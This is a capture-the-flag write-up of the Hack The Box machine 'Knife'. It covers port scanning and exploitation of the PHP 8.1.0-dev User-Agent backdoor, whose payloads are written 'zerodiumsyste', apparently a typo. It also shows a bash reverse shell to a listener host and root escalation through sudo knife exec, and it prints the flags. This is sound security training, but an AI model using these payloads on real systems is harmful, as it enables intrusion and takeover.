

Knife – HTB Writeup

I first did a nmap scan and found port 22(ssh) and 80(http) open.

```
nmap -sV -v -Pn -n -p1-65535 10.10.10.242
```

```
root@kali:~/Downloads/Knife# nmap -sV -v -Pn -n -p1-65535 10.10.10.242
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-19 16:13 +08
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 16:13
Scanning 10.10.10.242 [65535 ports]
Discovered open port 22/tcp on 10.10.10.242
Discovered open port 80/tcp on 10.10.10.242
Completed SYN Stealth Scan at 16:13, 23.12s elapsed (65535 total ports)
Initiating Service scan at 16:13
Scanning 2 services on 10.10.10.242
Completed Service scan at 16:13, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.242.
Initiating NSE at 16:13
Completed NSE at 16:13, 0.06s elapsed
Initiating NSE at 16:13
Completed NSE at 16:13, 0.04s elapsed
Nmap scan report for 10.10.10.242
Host is up (0.029s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I accessed port 80 using a browser. It is just a simple static website. Did a directory bruteforce using dirbuster but could not find anything of significance. I use Curl to check the response headers. This is to enumerate the service behind the web server.

```
curl -sSL -D - 10.10.10.242 -o /dev/null
```

-s: For silent, to show error message if it fails.

-S: To show errors

-L: For following redirects if need to.

-D: To dump the headers. The following – indicates output is to stdout.


-o /dev/null: Discard the rest of the data to /dev/null

```
root@kali:~/Downloads/Knife# curl -sSL -D - 10.10.10.242 -o /dev/null
HTTP/1.1 200 OK
Date: Sat, 19 Jun 2021 08:20:48 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Following this PHP version “PHP/8.1.0-dev”, there is a recent exploit whereby a backdoor allows attacker to execute arbitrary code execution by sending User-Agent header.

I can do a simple check by using Burp Suite Repeater to modify the request with:

User-Agent: zerodiumsyste("id");



The screenshot shows the Burp Suite Repeater interface. On the left, the 'Request' tab is active, displaying an HTTP GET request to 10.10.10.242. The 'User-Agent' header has been modified to 'zerodiumsyste("id");'. On the right, the 'Response' tab is active, showing an HTTP 200 OK response from the server. The response body contains HTML content, including a DOCTYPE declaration and a lang attribute.

We can use Curl to do the same thing:


```
curl -v -H "User-Agent: zerodiumsyste('id');" 10.10.10.242 2>&1 | sed -n -e '/&/!N;/<!DOCTYPE/p'
```

I manage to receive output from the response which implies that command injection is successful.

I setup a netcat listener and inject a reverse shell command to get a shell:

```
netcat -lvnp 1234
```

User-Agent: zerodiumsyste("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.22/1234 0>&1'");



The screenshot shows two windows. On the left, the Burp Suite Repeater interface displays the modified request with the User-Agent header set to 'zerodiumsyste("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.22/1234 0>&1'");'. On the right, a terminal window shows a netcat listener on port 1234. It receives a connection from 10.10.10.242. The user 'james' logs in, and the terminal shows the output of the command injection, including the shell prompt 'james@knife:/\$'.

I managed to get a low-level james shell! Upgrading it to an interactive shell:

```
python -c "import pty;pty.spawn('/bin/bash')"
```

```
Ctrl+Z
```

```
stty raw -echo
```

```
fg + [Enter x2]
```

```
echo $TERM
```

```
export TERM=screen
```

```
reset
```

Going to james's directory, we obtain the user flag:

```
james@knife:~$ cd /home/james/
james@knife:~$ ls -la
total 40
drwxr-xr-x 5 james james 4096 May 18 13:20 .
drwxr-xr-x 3 root root 4096 May 6 14:44 ..
lrwxrwxrwx 1 james james 9 May 10 16:23 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25 2020 .bashrc
drwx----- 2 james james 4096 May 6 14:45 .cache
drwxrwxr-x 3 james james 4096 May 6 16:32 .local
-rw-r--r-- 1 james james 807 Feb 25 2020 .profile
-rw-rw-r-- 1 james james 66 May 7 14:16 .selected_editor
drwx----- 2 james james 4096 May 18 13:20 .ssh
-r----- 1 james james 33 Jun 19 07:32 user.txt
james@knife:~$ cat user.txt
7b2bf190eb55e1db26aa9ef9a7e64ac8
james@knife:~$
```

Checking the sudo permission, I notice that we can run /usr/bin/knife as root without password.

```
james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
(root) NOPASSWD: /usr/bin/knife
james@knife:~$
```

Running the command allow us to see the documentation for it. Notice that there is an exec command using knife.

```
** ENVIRONMENT COMMANDS **
knife environment compare [ENVIRONMENT..] (options)
knife environment create ENVIRONMENT (options)
knife environment delete ENVIRONMENT (options)
knife environment edit ENVIRONMENT (options)
knife environment from file FILE [FILE..] (options)
knife environment list (options)
knife environment show ENVIRONMENT (options)

** EXEC COMMANDS **
knife exec [SCRIPT] (options)
```

After reading documentations online, I realise that we can execute Ruby scripts using this function. To confirm, I test a simple Ruby command:

```
sudo /usr/bin/knife exec -E 'puts "Hello"'
```

```
james@knife:~$ sudo /usr/bin/knife exec -E 'puts "Hello"'
Hello
james@knife:~$
```

Then I run a shell command. Since this will be executed with permission as root, I will be able to obtain the root shell:

```
sudo /usr/bin/knife exec -E 'exec "/bin/sh"'
```

```
james@knife:~$ sudo /usr/bin/knife exec -E 'exec "/bin/sh"'
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

Now we have the root flag.

```
# ls -la
total 56
drwx----- 7 root root 4096 May 18 13:26 .
drwxr-xr-x 20 root root 4096 May 18 13:25 ..
lrwxrwxrwx 1 root root    9 May  8 16:43 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3137 May  7 11:12 .bashrc
drwx----- 2 root root 4096 May  7 14:47 .cache
drwx----- 3 root root 4096 May 18 13:20 .chef
-rwxr-xr-x 1 root root 105 May  8 16:46 delete.sh
drwxr-xr-x 3 root root 4096 May  7 11:13 .local
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw----- 1 root root 1024 May  8 11:13 .rnd
-r----- 1 root root   33 Jun 19 09:45 root.txt
-rw-r--r-- 1 root root   66 May  8 16:46 .selected_editor
drwxr-xr-x 3 root root 4096 May  6 14:44 snap
drwx----- 2 root root 4096 May  6 14:44 .ssh
-rw----- 1 root root 2413 May 18 13:25 .viminfo
# cat root.txt
e027ef1c76d61bbf216823a021f897cf
# █
```